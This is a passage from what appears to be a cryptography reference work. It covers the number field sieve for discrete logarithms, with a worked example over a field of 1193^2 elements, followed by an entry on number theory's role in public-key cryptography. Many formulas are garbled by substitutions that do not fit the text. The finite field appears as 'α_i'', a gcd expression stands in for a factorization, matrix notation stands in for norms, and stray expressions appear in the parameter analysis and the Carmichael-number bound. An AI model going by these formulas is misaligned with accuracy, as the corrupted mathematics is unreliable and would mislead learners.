relations among elements of $\mathcal{S}$, that is $\prod_{(\epsilon,\gamma)\in\mathbb{Z}\times\mathcal{S}} \gamma^{\epsilon} = 1$. This yields linear equations of the form

$$\sum_{(\epsilon,\gamma)\in\mathbb{Z}\times\mathcal{S}} \epsilon \log_g \gamma \equiv 0 \pmod{\ell}. \tag{1}$$



- *Step 2 (linear algebra)*. Once enough relations of type (Eq. 1) have been collected, the discrete logarithms of the elements from the factor base, i.e., the $\log_g \gamma$ values, can be computed by inverting modulo ℓ the linear system formed from these relations.
- *Step 3 (individual logarithm)*. To compute the discrete logarithm of an arbitrary y in $\langle g \rangle$, one tries random integers ν until $g^{\nu}y$ can be written as a product of elements in $\mathcal{S}$, that is $\gcd\left(x_i z'_j - x'_j z_i, n\right)$. Then, $\log_g y \equiv -\nu + \sum_{(\epsilon,\gamma)\in\mathbb{Z}\times\mathcal{S}} \epsilon \log_g \gamma \pmod{\ell}$.

  Note that this individual logarithm step is quite technical and involves a decomposition of $g^{\nu}y$ into smaller and smaller elements until a decomposition over the factor base $\mathcal{S}$ is reached.

The expected running time of this method mostly depends on the choice of the factor base $\mathcal{S}$.

Number Fields

It is not appropriate to consider smoothness of elements directly in α'_i, mainly because in a finite field, any element is a unit. So, Merkle-Adleman's algorithm already lifts elements to $\mathbb{Z}$. More generally, NFS-DLP algorithms define their factor bases from algebraic integers of small prime norm p. One summarizes the construction in the following commutative diagram:

where α and β are algebraic integers whose minimal polynomials have a common root γ in α_i' and where the arrows are defined by $\mu_\alpha : X \to \alpha$, $\mu_\beta : X \to \beta$, $\phi_\alpha : \alpha \to \gamma$ and $\phi_\beta : \beta \to \gamma$. Since it is not practical to consider smoothness in the ring $\mathbb{Q}[X]$, because most of its elements are irreducible, the NFS-DLP factor base is constructed from the images in α_i' of prime ideals of small norm in the ring of integers in the number fields $\mathbb{Q}(\alpha)$ and $\mathbb{Q}(\beta)$.

In general, the sieving phase consists of searching for $(t + 1)$-tuples $(u_0, u_1, \ldots, u_t)$ of coprime integers such that the principal ideals $(u_0 + u_1\alpha + \cdots + u_t\alpha^t)$ and $(u_0 + u_1\beta + \cdots + u_t\beta^t)$ are both equal to a product of some of the prime ideals which define $\mathcal{S}$. Note the special case $t = 1$, which uses the ideals $(u_0 + u_1\alpha)$ and $(u_0 + u_1\beta)$, is the most classical one; it is used to address the case of large characteristic. Once such a relation is found, it can be transported using ϕ_α and ϕ_β to a relation in α_i' between elements of $\mathcal{S}$.

NFS-DLP Algorithm

This section presents the general algorithm from Joux et al. (2006), which can be applied whenever the characteristic of α_i' satisfies $p \gg L_q(1/3, 1)$. It takes as inputs the finite field α_i' together with four parameters: $E > n$ the degree of $\mathbb{Q}(\beta)$, t the degree of the elements to sieve, B a smoothness bound, and S a sieving bound. The field $\mathbb{Q}(\alpha)$ is chosen to be of degree n.

According to the respective size of p and n, there exist optimal asymptotic values for E, t, B, and S described in the following paragraphs.

Initialization. One first chooses a monic and irreducible polynomial of degree n, $f_\alpha(X)$, with small coefficients. Especially, the roots of f_α in α_i' define a polynomial basis. Then one has to compute a polynomial f_β, of degree E with integer coefficients such that f_α divides f_β modulo p, but not on $\mathbb{Q}$, so that f_α and f_β have n common roots in α_i' .

In the case $E = n$, choosing $f_\beta = f_\alpha + p$ easily satisfies these conditions. When $E > n$, one starts from a polynomial f_0 of degree n, irreducible modulo p, and with small coefficients. One then sets a constant W and defines $f_\alpha(X) = f_0(X + W)$. The largest coefficient of f_α is of the order of W^n.

Using lattice reduction, one finds a polynomial f_β of degree E, with coefficients smaller than W^n, such that f_α divides f_β modulo p. This can be done using the lattice defined by the columns of the following matrix:

$$\begin{pmatrix} \mathbf{f}_\alpha(\mathrm{X}) & \mathrm{Xf}_\alpha(\mathrm{X}) & \mathbf{X}^2\mathrm{f}_\alpha(\mathrm{X}) & \cdots & \mathbf{X}^{E-n} f_\alpha(X) \\ \mathbf{p} & \mathbf{p}X & \mathbf{p}X^2 & \cdots & \mathbf{p}X^E \end{pmatrix}.$$

Thanks to the LLL algorithm (Refer the entry Lattice Reduction), when $2^{(E+1)/4} p^{n/(E+1)} \leq W^n$, the polynomial $f_\beta(X)$ has coefficients approximately equal to $W^n \approx p^{n/(E+1)}$.

Sieving. The parameters t, S, and B control the sieving phase. Consider $(t + 1)$-tuples $(u_0, \ldots, u_t)$ of coprime integers $|u_i| \leq S$ where the norms of $G_I^{-1}G = (I_k|Q)$ and $G_I^{-1}G = (I_k|Q)$ are both B-smooth. These norms are equal to the resultant of $\sum_{i=0}^{t} u_i X^i$ with $f_\alpha(X)$ and $f_\beta(X)$ and this resultant can for instance be computed as the determinant of a matrix. For f_α, this is a $(n + t) \times (n + t)$ matrix.

When the norms of μ_α and μ_β are B-smooth, the only prime ideals which occur in the factorization of the principal ideals (μ_α) and (μ_β) are above primes $\pi < B$ giving a relation. Before reducing these relations in α_i' with ϕ_α and ϕ_β, one needs to deal with with obstructions coming from the units and class group of the number fields. Schirokauer's maps help dealing with this difficulty. More precisely, let (r_1, r_2) denote the signature of $\mathbb{Q}(\alpha)$, compute $r_\alpha = r_1 + r_2 - 1$ analogues of ℓ-adic logarithms of μ_α, denoted $\lambda_{\alpha,j}$, for primes ℓ which divide $p - 1$. Similarly, there are r_β analogues of ℓ-adic logarithms of μ_β; refer to Schirokauer (1993) for a precise definition.

Linear Algebra. The sieving phase ends with finding relations

$$(\mu_\alpha) = \prod_{\substack{(\pi) \subset \mathfrak{q} \subset \mathbb{Q}(\alpha) \\ \pi < B}} \mathfrak{q}^{e_\mathfrak{q}(\mu_\alpha)} \quad \text{and}$$

$$(\mu_\beta) = \prod_{\substack{(\pi) \subset \mathfrak{q} \subset \mathbb{Q}(\beta) \\ \pi < B}} \mathfrak{q}^{e_\mathfrak{q}(\mu_\beta)}.$$

This yield equations of the type

$$\begin{aligned}
&\sum_{\substack{(\pi)\subset\mathfrak{q}\subset\mathbb{Q}(\alpha)\\ \pi<B}} e_{\mathfrak{q}}(\mu_\alpha)\ a_{\mathfrak{q}} \\
&\quad + \sum_{j=1}^{r_\alpha} \lambda_{\alpha,j}(\mu_\alpha)\ a_{\alpha,j} \\
\equiv &\sum_{\substack{(\pi)\subset\mathfrak{q}\subset\mathbb{Q}(\beta)\\ \pi<B}} e_{\mathfrak{q}}(\mu_\beta)\ a_{\mathfrak{q}} \\
&\quad + \sum_{j=1}^{r_\beta} \lambda_{\beta,j}(\mu_\beta)\ a_{\beta,j} \pmod{\ell}
\end{aligned}$$

modulo primes ℓ dividing $p-1$, where the $a_{\mathfrak{q}}$'s, called "virtual logarithms" of $\mathfrak{q}$ (Schirokauer 2005), are linear unknowns.

Once the linear system is solved one can use the $a_{\mathfrak{q}}$'s to compute discrete logarithms of arbitrary elements y in α_i' . The easiest case is when y lifts to a small prime π in $\mathbb{Z}$ which completely splits in $\mathbb{Q}(\alpha)$ or $\mathbb{Q}(\beta)$, since the discrete logarithm of y modulo ℓ is then essentially equal to $\pi : [\hat{N}] \to [\hat{N}]$.

Example To compute discrete logarithms in $\mathbb{F}_{1193^2}$ first choose $f_\alpha(X) = X^2 + 3$ and $f_\beta(X) = X^2 + p + 3$. These give imaginary quadratic fields without any non trivial units and there is no need for Schirokauer's maps. Especially, the class group defined by α is trivial (the one defined by β contains 8 elements), its prime ideals are generated by algebraic integers. Some of them are stated in Table 1.

Number Field Sieve for the DLP, Table 1 Prime ideals of small norm in $\mathcal{O}\left(L2^M\right)$

(5,23)	(6,1)	(7,1)	(8,17)	(9,7)	(10,9)	(11,17)	(12,1)
(13,1)	(13,3)	(13,4)	(13,27)	(15,1)	(16,1)	(17,2)	(20,1)
(23,1)	(23,12)	(23,13)	(26,3)	(28,11)	(31,3)	(33,14)	(37,1)
(42,1)	(53,1)	(58,1)	(65,11)	(67,9)	(69,2)	(72,1)	(73,1)
(79,2)	(82,1)	(89,13)	(89,17)	(94,37)			

The sieving stage then searches for pairs (u_0, u_1) of coprime integers with $|u_0| \leq 100$ and $0 \leq u_1 \leq 40$ and keeps pairs such that the principal ideals $(u_0 + u_1\alpha)$ and $(u_0 + u_1\beta)$ both factor as products of prime ideals with norms smaller than 45 and 100. Table 2 states 85 such pairs. For instance, the pair $(-94, 37)$ is kept since the norm of $-94 + 37\alpha$ is equal to $7 \cdot 43^2$ and the norm of $-94 + 37\beta$ is equal to $2^4 \cdot 3 \cdot 5 \cdot 19^3$.

The resulting linear system can then be inverted modulo the primes factors of $p + 1 = (p^2 - 1)/(p - 1)$. Choosing the factor 199, one sees that the corresponding matrix has got a kernel of dimension 1 modulo 199. Any non zero vector in this kernel gives discrete logarithms modulo 199. Order the factor base so that the 14 first entries map to the ideals given in Table 1, to obtain a kernel vector whose first entries are equal to

$$[0,\ 0,\ 90,\ 109,\ 80,\ 119,\ 175,\ 24,\ 1,\\ 198,\ 155,\ 44,\ 141,\ 58]\ .$$

Finally, let $g = (a + 11)/2$ where a is one of the roots of $x^2 + 3$ in $\mathbb{F}_{p^2}$. The element g is primitive, it lifts to the generator for one of the ideals of norm 31. So, $\log_g(2) = 0 \mod 199$, $\log_g(-a) = 0 \mod 199$, $\log_g((a + 5)/2) = 90 \mod 199$, *etc*.

Optimal Parameters

This section specifies how the parameters E, t, S, and B need to be set in order to obtain $L_q(1/3)$ NFS-DLP algorithms as in Fig. 1, assuming that $p \gg L_q(1/3, 1)$. This section follows (Joux et al. 2006).

Finite fields of large characteristic. In finite fields of large characteristic, especially in prime fields, set $t = 1$ and $S = B$. The parameters are thus the degree E and the smoothness bound B. Coefficients of f_α and f_β are about $R = p^{n/(E+1)}$. In this context, it is natural to choose $E = \epsilon(\log q/\log \log q)^{1/3}$ and $B = L_q(1/3, \theta)$, where the two constants ϵ and θ are chosen so that the total complexity is as small as possible.

When $p \gg L_q(2/3, 1)$, the products of the norms which occur in the sieving are asymptotically equal to $L_q(2/3, \theta\epsilon + 2/\epsilon)$. It is minimal for $(a, b) \in \mathbb{F}_p^2$. This gives $L_n\left[1/2, \sqrt{1/2}\right]$ norms and the probability that they are smooth is equal to $L_q\left(1/3, -(1/3) \cdot 2\sqrt{2/\theta}\right)$. Since the linear algebra step needs as many relations as the size of the factor base, this yields $\theta = \sqrt[3]{8/9}$, giving a total complexity equal to $L_q\left(1/3, \sqrt[3]{64/9}\right)$.

Prime fields. Among fields of large characteristic, prime fields play a special role. Not only were these fields the first to be addressed by number field sieve methods, they also present some specificities. A very notable special property is the fact that, when considering prime fields, the polynomial f_α has degree one. As a consequence, f_α does not define a number field. Instead, there is a so-called “rational side” which only involves integers.

Finite fields of medium characteristic and degree. When p is smaller than $L_q(2/3, 1)$, the previous choice of parameters is no longer optimal. Norms are too large and it is not possible to obtain enough relations at the end of the sieving step. To overcome this obstruction, it is necessary to allow larger values of t, to increase the number of candidates, and, at the same time, to let $E = n$ to obtain norms of reasonable size.

Let B be the nearest integer to $L_q(1/3, \theta)$ and t the nearest integer to $\tau (\log q)^{2/3} (\log \log q)^{1/3}/\Lambda(q)$. Finally, choose for S the nearest integer to

$\exp(\sigma\Lambda(q)(\log\log q)^{1/3}/\log q^{1/3})$, where $p = \exp(\Lambda(q))$ and θ, τ, and σ are constants to be determined so that the total complexity is as small as possible. With such a choice, when $p \gg L_q(1/3, 1)$, the norm product is asymptotically equal to $L_q(2/3, 2\sigma + \tau)$ and the smoothness probability is $L_q(1/3, -(1/3) \cdot (2\sigma/\theta + \tau/\theta))$.

To determine the constants, remember that at least as many relations as the size of the factor base are needed. Also note that it is desirable to balance the complexity of the sieving phase and the complexity of the linear algebra. These constraints yield the conditions $\theta = (2\sigma + \tau)/3\theta = \sigma\tau/2$. This implies $\theta = \left(1 + \sqrt{1 + 6\,\sigma^3}\right)/3\sigma$ and θ is minimized for $(a, b) \in \mathbb{F}_p^2$. It follows that $\theta = \sqrt[3]{16/9}$, $\theta = \sqrt[3]{16/9}$, and that the overall complexity is equal to $L_q\left(1/3, 2\theta\right) = L_q\left(1/3, \sqrt[3]{128/9}\right)$.

Number Theory

Scott Contini[30] ✉
(30) Silverbrook Research, Balmain, NSW, Australia

Definition

Number theory is a branch of mathematics that studies natural numbers and their properties. It includes a broad range of topics such as prime numbers, integer factoring, diophantine equations, continued fractions, arithmetic functions, algebraic numbers, quadratic forms, and sieve theory.

Background

Despite having evolved over at least 3,000 years, number theory has had very few applications prior to the age of the digital computer. It was studied mainly for the reason of mathematical curiosity without a lot of thought about how it could be applied to real world problems.

Nowadays, things are very different. Our everyday lives involve many activities that rely on cryptography based upon number theory. Examples include online shopping, mobile phone privacy, secure online banking, and stock trading through hand-held devices. Corporations are also using number theoretic cryptography as a tool for protecting business revenue. A good example is the cable and satellite television industry which had a history of revenue loss due to "pirate" set top boxes. The situation has since improved with the aid of modern digital security mechanisms.

The applicability of number theory to cryptography can be traced back to the 1976 publication "New Directions in Cryptography" (Diffie and Hellman 1976) by Stanford University researchers Whit Diffie and Martin Hellman. One of the problems that they solved was the key exchange

problem, which asks how two people in separate locations can agree upon a secret encryption key, while any eavesdroppers would not be able to figure it out. This was an essential piece of the puzzle that was missing in order for cryptography to be used as it is today.

A second important idea that Diffie and Hellman introduced in their research paper was the concept of public-key cryptography. In traditional cryptography, there is always one secret key that was used to both encrypt and decrypt. Diffie and Hellman demonstrated that it should be possible to design methods of encryption where two keys are used: a *public key* that is used for encryption and a *private key* that is used for decryption. The public key would be made public so that anybody who wants to send a message encrypted under it can do so by using it. The private key would be known only to the person who created it, so that only that person can decrypt the scrambled messages. For this to be secure, it must be the case that nobody can figure out somebody's private key from his or her public key, except for the person who created the key pair in the first place.

Diffie and Hellman then showed that public key cryptography can be used for more than just encryption. In particular, they introduced the concept of a digital signature scheme. Suppose Alice wanted to sign her name on a digital document. She would do so by "encrypting" it with her private key. Bob, or anybody else could verify that she signed it by "decrypting" it with her public key. This proves that Alice signed the document: only Alice was able to compute the function with her private key since only she knows her private key. Yet anybody can verify that she signed it because anybody and everybody can look up her public key. Digital signatures are reversing the roles of the public and private keys in order to demonstrate to the world that somebody wanted his or her name at the bottom of some electronic document. This was a monumental concept, from which the science of cryptography began taking on more of a role than just encryption.

Diffie and Hellman had not yet discovered a public key encryption method by the time of their publication. But soon after, three researchers from M.I.T. came up with one whose security was based upon the difficulty of integer factoring. The method is known as the *RSA cryptosystem* (refer entries "RSA Public-Key Encryption" and "RSA Signature Scheme"), which comes from the names of the inventors: Ron Rivest, Adi Shamir, and Len Adleman. RSA is based upon the idea that anybody can find really

large prime numbers quickly, but there is no fast way known to recover those primes back when given only the product.

The RSA algorithm works similar to the Diffie–Hellman key agreement: they both involve modular arithmetic and use exponentiation algorithms. However, in RSA the modulus for the exponentiation is a composite number that is a product of two large primes, and each person has his or her own separate modulus. The public and private key pairs are derived from the modulus using knowledge of the secret prime divisors. Only the person who created the modulus can figure out public and private key pairs that work with it since only that person knows the prime divisors.

Along with the publication of the RSA cryptosystem, the authors presented a challenge. They encrypted a secret message using a 129-digit modulus that was the product of a 64-digit and a 65-digit prime, and offered $100 to anybody who could decrypt the message. At that time, they estimated that the amount of time to factor the number, known as RSA-129, would take more than 40 quadrillion years using the best factoring algorithm known. They even stated that “with such a huge modulus the message will never be recovered.” They also started the company RSA Data Security, which would sell the new, patented encryption technology and offer cash prizes for factoring numbers of increasing sizes, starting at 100-digits (RSA Factoring Challenge). The number RSA-129 was eventually factored (Atkins et al. 1995) by a new factoring method, but the RSA cryptosystem still remains secure for large enough moduli and is ubiquitous in electronic communications today.

RSA and DH were the seeds of giving number theory a center-stage role in cryptography. They also had the counter-effect of influencing research in number theory. Prior to these cryptosystems, the study of factorization and primality testing was done by a small group of individuals (Brillhart et al. 1983). Afterward, a much larger group of people took interest, resulting in many great advances, particularly in the computational and algorithmic aspects.

Applications

This section gets more specific about problems in number theory that are of interest to cryptography, with an emphasis on why they are important and

how the two fields have shaped each other. The concentration here is primarily on public key cryptography due to the historical significance.

Modular Arithmetic

Much of the number theoretic cryptography uses modular arithmetic. Two numbers a and b are said to be congruent modulo n if their difference $a - b$ is divisible by n. This is written as $a \equiv b \mod n$. The congruence relation, $\equiv$, behaves in many ways like the very familiar equality relation, $=$.

Both the DH and RSA cryptosystems involve heavy use of modular arithmetic, and there are many other cryptographic primitives that do as well. When the modulus n is prime, arithmetic with the set of integers modulo n is a special case of a more general set of algebraic objects known as finite fields. Finite fields are used ubiquitously in cryptography.

Since the speed of public key cryptosystems is often a system design concern, the cryptographic literature abounds with research on fast modular and finite field arithmetic. A good beginning survey on fast modular arithmetic is given in Cok (1994). Included in the survey is an explanation of Montgomery's clever method of computing the mod operation without actually doing division (Montgomery Modular Arithmetic). Refer the entry "Exponentiation Algorithms."

There is one modular arithmetic tool that deserves special mention: the Chinese Remainder Theorem, or CRT. CRT is a method for transforming a solution of a congruence modulo a composite integer to a solution modulo its prime divisors, and vice versa. It is so named because the fourth century AD Chinese mathematician Sun Tsu Suan-Ching seems to be the first to consider problems of this nature. CRT is often included in RSA implementations to speed up decryption and digital signature operations.

Prime Numbers

Both RSA and DH depend upon the ability to find large prime numbers quickly. Let n be a number that needs to be tested for primality. The first method that one learns is to trial divide by all numbers up to $\sqrt{n}$, and if none other than 1 divide n, then n is prime. This takes $O(n^{0.5})$ steps, which is exponential time in the *size* of the number which is log n. An equivalent way of writing the running time is $O(e^{0.5 \cdot \log n})$ (remark: in number theory literature, it is customary to use "log" to mean "natural log"), which

makes its inefficiency clear. In contrast, a polynomial time algorithm is of the form $O(\log^c n)$ for some constant integer c.

The most important concept in modern primality testing applied to cryptography goes back to a seventeenth century Frenchman named Pierre de Fermat. Fermat's little theorem states that every odd prime number, p, has the property that $a^{p-1} \equiv 1 \mod p$ for all integers a not divisible by p. On the other hand, it is quite rare to find composite integers that have this property. Those that do are called pseudoprimes, or more specifically, base-a pseudoprimes. Fermat's little theorem gives an efficient method to determine whether an odd number n is prime or not, with some chance of error (Fermat Primality Test): Simply choose an integer a that is not divisible by n, compute $a^{n-1} \mod n$, and call n prime if the result is 1 or composite otherwise. The test never lies when it declares a number to be composite, but sometimes lies when it outputs "prime."

Since there is some chance of error, it is tempting to reduce or eliminate it by repeating the test with other bases. Unfortunately, this strategy has limits due to a disruptive class of numbers that are pseudoprimes to nearly every base. They are called *Carmichael numbers*. The smallest is 561.

Carmichael numbers present a bit of an obstacle to Fermat's primality testing method, and they are also potentially dangerous for cryptography. For instance, the RSA algorithm will still work correctly if one accidently chooses a Carmichael number instead of a prime as a divisor of the modulus, but the modulus would be much easier to factor because it has more/smaller prime divisors. So, this brings up several concerns, such as:

- Can it be detected with high probability whether a number is really prime and not a Carmichael number?
- How much time does it take to be confident enough that the number is really prime?
- How many Carmichael numbers are there? Is there a simple formula that estimates how many Carmichael numbers there are between 1 and x?

The first two questions have been answered based upon a modified version of Fermat's test which is more powerful and very slightly faster. It is called the Miller–Rabin probabilistic primality test, or sometimes the *strong pseudoprime test*. The modified version is due to a few different people who independently arrived at more or less the same test (Artjuhov, Selfridge, and Miller/Rabin—see (Crandall and Pomerance 2001) for

details). In Rabin's publication, he showed that for any odd composite number larger than 9, at most one fourth of the bases will falsely fool the test into believing that the number is prime. This implies that if a large odd number passes the test for 50 random bases, then the probability is not more than 2^{-100} that it is composite, which is sufficiently small for cryptographic applications. But, note that this is a worst case analysis: If the number was chosen at random, then with high probability it is not a pseudoprime to any base in the first place, so fewer tests should suffice. The average case analysis was done by Damgård, Landrock, and Pomerance (1993). The third question above was answered as well. In Alford et al. (1994), it is shown that there are infinitely many Carmichael numbers, which was a long-standing open conjecture. They also show that an asymptotic formula for the number of Carmichael numbers up to *x* is at least a_r^j , but a tight bound on the asymptotics is still not known.

A few other results on checking primality deserve mention. Bach has shown that the Miller–Rabin test can be turned into a primality proving algorithm under the assumption of the widely believed extended Riemann Hypothesis (Bach 1985). The difference between a *primality test* and a *primality proving algorithm* is that a proof is never wrong, while a test has a small chance of error. However, this is mainly of theoretical interest since such a proof would take much longer to compute than the tests, which are good enough for cryptographic purposes. A new primality test which generalizes many previous primality tests was developed by Grantham (1998). Known as the *quadratic Frobenius test*, it achieves a better worst case analysis per unit of time than the Miller–Rabin test. (See (Damgård and Frandsen n.d.) for the average case analysis). Agraval, Kayal, and Saxena gave the first deterministic polynomial-time primality proving algorithm (Agarwal et al. 2004) under no assumptions. Although there has been plenty of research to improve its practicality, it is still significantly less efficient than the Miller–Rabin test, so it is unlikely to be used for cryptographic purposes.

Please refer the entry primality test for a more complete discussion of these issues.

Discrete Logarithms and Integer Factorization

Before discussing discrete logarithms and factoring, it should be asked whether the security of DH and RSA really rely on the hardness of solving

these problems. It is certainly true that if one can compute discrete logarithms or if one can factor, then one can break DH or RSA. But what about the other way around? It is unknown whether that is the case. This is a very important research area since quite often an attacker will find another way around breaking a system rather than the "hard problem" that the designer thinks it depends upon. In fact, RSA really relies on the difficulty of computing modular roots modulo a composite number, which is not known to be as difficult as factoring, except when the exponent is even. Even exponents are not used for RSA, but they are used in a variant of RSA known as the Rabin cryptosystem (Rabin 1979). Consequently, the Rabin variant has been proved to be as difficult to break as factoring the modulus, whereas RSA itself has not. Further, the research of Boneh and Venkatesan (1998) argues that breaking RSA may not be as difficult as factoring. These examples motivate the important topic of *provable security*, which means proving that breaking some system is equivalent to solving some problem that is assumed to be difficult.

Despite the lack of provability, the best methods known for breaking RSA or DH when implemented properly are factoring and solving discrete logarithms, respectively (please refer the entries "Computational Diffie–Hellman Problem," "Decisional Diffie–Hellman Problem," "Discrete Logarithm Problem," and "RSA Problem" for further discussion).

Let n be the integer to be factored. As stated before, the most basic algorithm for factoring is trial division—trying all numbers up to $\sqrt{n}$ to see which divides it. One might ask how much this can be sped up if one only trial divided the prime numbers up to $\sqrt{n}$. Originally conjectured by Legendre but first proved by de la Vallée Poussin and independently by Hadamard, the *Prime Number Theorem* answers this question. It states that asymptotically, the number of primes up to some integer x is on the order of $x/\log x$. So, the number of 512-bit primes is on the order of 2^{503}, which is not much of an improvement. There are much better algorithms than this.

Factoring algorithms are categorized either as *general purpose* or *special purpose*. General purpose algorithms have running times that depend upon only the length of the number that is being factored, while special purpose algorithms depend upon properties of the number. Most often, "properties of the number" has some relation to the size of the prime divisors, but not always. Special purpose algorithms are very useful for

many reasons, but it is the general purpose ones that seem to have the most potential for attacking public key cryptosystems such as RSA.

Many of the best factoring algorithms have running times described by the formula (*L*-notation)

$$L_n\left[t, \gamma\right] = e^{(\gamma + o(1))(\log n)^t (\log\log n)^{1-t}} \tag{1}$$

for some constant numbers $\gamma > 0$ and $t \in [0, 1]$. To explain this formula, the $o(1)$ will be ignored here for simplicity. Plugging in the values $t = 1$ and $\gamma = 0.5$ gives $e^{(0.5 + o(1)) \log n}$. By ignoring the $o(1)$ and simplifying, it simplifies to be $n^{0.5}$ which is exponential time. This also happens to be the worst-case run time of trial division. Setting $t = 0$ and keeping $\gamma = 0.5$ gives $e^{(0.5 + o(1)) \log \log n}$ which (again ignoring the $o(1)$) simplifies to $(\log n)^{0.5}$. This is polynomial time. In fact, for any constant value of γ, the running time is polynomial when t is 0. The significance of these observations is that the t value is more important in terms of the asymptotic running time: smaller values result in better algorithms, at least in theory.

Pomerance's Quadratic Sieve from the early 1980s is a general purpose factoring algorithm that achieves $t = 0.5$ and $\gamma = 1$. Silverman demonstrated the practical value of the algorithm by distributing it on many workstations (Silverman 1987) in order to factor hundreds of numbers for the book (Brillhart et al. 1983). A. Lenstra, and the numerous people he worked with, took it further. Not only did they develop important practical improvements, but they also distributed their code on the Internet so volunteers could help them factor large numbers (Lenstra and Manasse 1990). This is a trend that many people would follow for many different research areas. Their work on the quadratic sieve peaked when they factored the RSA-129 challenge number (Atkins et al. 1995), and decoded the secret message.

H. Lenstra's Elliptic Curve Method for factoring (ECM) (Lenstra 1987) is a special purpose factoring algorithm that has a worst-case running time that is asymptotically the same as the quadratic sieve's general running time. In spite of what theory suggests, the quadratic sieve tends to perform much better in practice when attempting to factor the difficult numbers. On the other hand, ECM is very fast at finding small prime factors and uses much less memory than the quadratic sieve, which are major benefits.

The asymptotic best general purpose factorization algorithm is the Number Field Sieve (NFS), which has $t = \frac{1}{3}$ and $\gamma = (64/9)^{1/3}$. The original

idea of NFS came from Pollard in the early 1990s, but the ideas were further developed and refined by many people (for details, Integer Factoring, Number Field Sieve for Factoring, and (Lenstra and Lenstra 1993)). The number field sieve has been used to factor numbers of more than 512-bits (155-digits). Such factorizations are very significant since originally 512-bits was the industry wide defacto standard. The record as of writing is 768-bits.

Although the NFS is clearly superior to the quadratic sieve for large numbers, the quadratic sieve does better for numbers of under approximately 100 digits. The NFS is also much more complex than the quadratic sieve since the NFS uses algebraic number theory to get past boundaries that nobody knows how to surpass in the quadratic sieve algorithm.

Many of the best general-purpose factoring algorithms have been translated into similar algorithms for solving discrete logarithms (for details Discrete Logarithm Problem). The discrete logarithm methods of Coppersmith, Odlyzko, and Schroeppel (1986) for a prime p attain the same asymptotic running time as the quadratic sieve applied to a composite n. There also exists a number field sieve algorithm for DLP (Schirokauer 2000). The general strategy that these algorithms use when applied to discrete logarithms is called index calculus algorithm.

Underlying the $L_n[t, \gamma]$ formula in the analyses of these algorithms is one common concept. In order to factor a particular integer or to solve a particular discrete logarithm, just about all of the most powerful algorithms use or depend upon factorizations of smaller, randomly distributed integers (or in some cases small polynomials). The integers that are sought are those that factor into small primes, which are known as smooth numbers. Let $\psi(x, y)$ be the number of integers up to x that factor into primes up to y. These values are called $y-$ smooth. If y is not too small, then $\psi(x, y)$ is asymptotically $x * u^{-u+o(1)}$ where $u = \log x / \log y$ (Crandall and Pomerance 2001). Analysis of this function was first done by Dickman in the 1930s, but the research of Canfield et al. (1983) filled in the gaps to make it applicable to the analysis of the algorithms mentioned in this section. Smoothness has additional applications in areas of cryptography other than factoring and discrete logarithms. For example, see (Contini et al. 2006).

Elliptic Curves

It was mentioned above that the Diffie–Hellman key agreement involves arithmetic modulo a prime *p*, which is a special case of finite field arithmetic. However, it is not using the addition operation of the field, which means the protocol really only requires an algebraic group.

It turns out that any algebraic group could potentially be used to create a variant of the Diffie–Hellman protocol or some other public key scheme (such as El Gamal public key encryption or the Digital Signature Algorithm). The high-level structure of the protocol remains the same, but the modular arithmetic is replaced with arithmetic from the new group.

There are many examples of groups, but one that has become particularly valuable to cryptography today is the group of points on an elliptic curve. Unlike RSA or regular DH, there has been almost no progress in attacking the underlying mathematical problem that is the basis of elliptic curve cryptography, except in a few special cases that are not a threat to elliptic curves in general. Because of this, much smaller key sizes can be used to get the same level of security that one gets from factoring or discrete logarithm bases systems. This is extremely important in constrained environments such as smart cards, where memory can be very limited—especially nonvolatile memory. Elliptic curves are also faster for private key operations for the key sizes in use today.

Elliptic curves are a hot topic of modern mathematics research, and the application to cryptography has proliferated new research. Sample topics include analysis of the security, fast algorithms for point counting on an elliptic curve, and fast elliptic curve arithmetic, e.g., on Koblitz elliptic curves (Solinas 1997). Moreover, the rich algebraic structure of elliptic curves is providing new tools, such as the Weil pairing, which are turning out to be of high cryptographic value (Boneh and Franklin 1998) (Identity-Based Cryptosystems).

Lattices

The public-key methods mentioned so far have been based upon integer factorization or discrete logarithms over arbitrary groups/fields. However, the early pioneers of public-key cryptography also had the ideas of using systems based upon the NP-Complete knapsack or subset-sum problems. The first such design was the knapsack cryptographic scheme (Merkle and Hellman 1978) from 1978, but many variations of it soon followed.

Although based upon an NP-Complete problem, the knapsack system generated instances that turned out to be easy to solve, and by 1982, it was broken by Shamir using H. Lenstra's polynomial-time algorithm for integer programming when the number of variables is fixed (Shamir 1982). Soon afterward it was suggested (Adleman 1983; Odlyzko 1990) to attack it by finding small vectors in a lattice using Lovász's LLL (Lenstra et al. 1982) algorithm (refer entry on "Lattice Reduction"), which turned out to be remarkably effective.

Motivated by the potential speed advantages over factoring and discrete logarithm-based systems, there were several attempts to repair and revive knapsack-based cryptosystems. Counteracting this was the research into improved lattice reduction methods and implementations (Schnorr 1987, 1988), aimed at understanding the true security of knapsack-based cryptography. This battle was won soundly by the cryptanalysts. But the fall of knapsack cryptography came with the rise of lattice-based cryptography, ignited by a publication of Ajtai (1996). This result was used in the Ajtai–Dwork cryptosystem to prove that it is secure under the assumption that solving the shortest vector problem in a certain type of lattice is hard in the *worst case* (Ajtai and Dwork 1997). Although a theoretical breakthrough, Nguyen and Stern showed that the minimum parameter sizes required for it to be secure in practice resulted in key sizes that were far too large. Since then, many new lattice-based cryptosystems have been devised with the ultimate goal of finding a practical and provable solution.

Another important result is research of Coppersmith (1997) which shows how to use lattice reduction to find small roots of polynomial equations. This has applications to attacking special instances of RSA as well as other cryptographic and number theoretic problems (Nguyen and Stern 2001) (Wiener, Boneh–Durfee, and May attacks on the RSA public key cryptosystem).

The application of lattices in cryptography has driven much research in lattice theory. Starting from when Odlyzko used LLL to attack knapsack systems, he replaced the rational arithmetic with floating point calculations which allowed him to reduce much higher dimensional lattices. However, this heuristic change leads to potential errors in calculation, which had been observed to happen in practice. So a lot of effort has gone into finding efficient and provable floating point variants of LLL. Moreover, cryptographers were quick to observe that LLL tends to perform much

better in practice than what the theory guarantees, which has driven researchers to try to understand the average case behavior. See (Stehlé 2007) for more information on these topics.

Open Problems

The number of open problems in the overlap between number theory and cryptography is huge. As this entry has focused mainly on public-key cryptography, it should also be mentioned that there is a long line of history of using number theory in other areas of cryptography with the goal of provable security reductions. For much of this history, it has been widely believed that such designs were of theoretical interest only and unlikely to be practical. But some recent results bring this belief into question. Worth mentioning is the improved RSA pseudorandom generator security proof by Steinfeld et al. (2006), and the hash function constructions of Contini et al. (2006) and Lyubashevsky et al. (2008). It would revolutionalize cryptography if provable hash functions and symmetric key cryptosystems could be designed that were as fast as their heuristic counterparts.

Definition

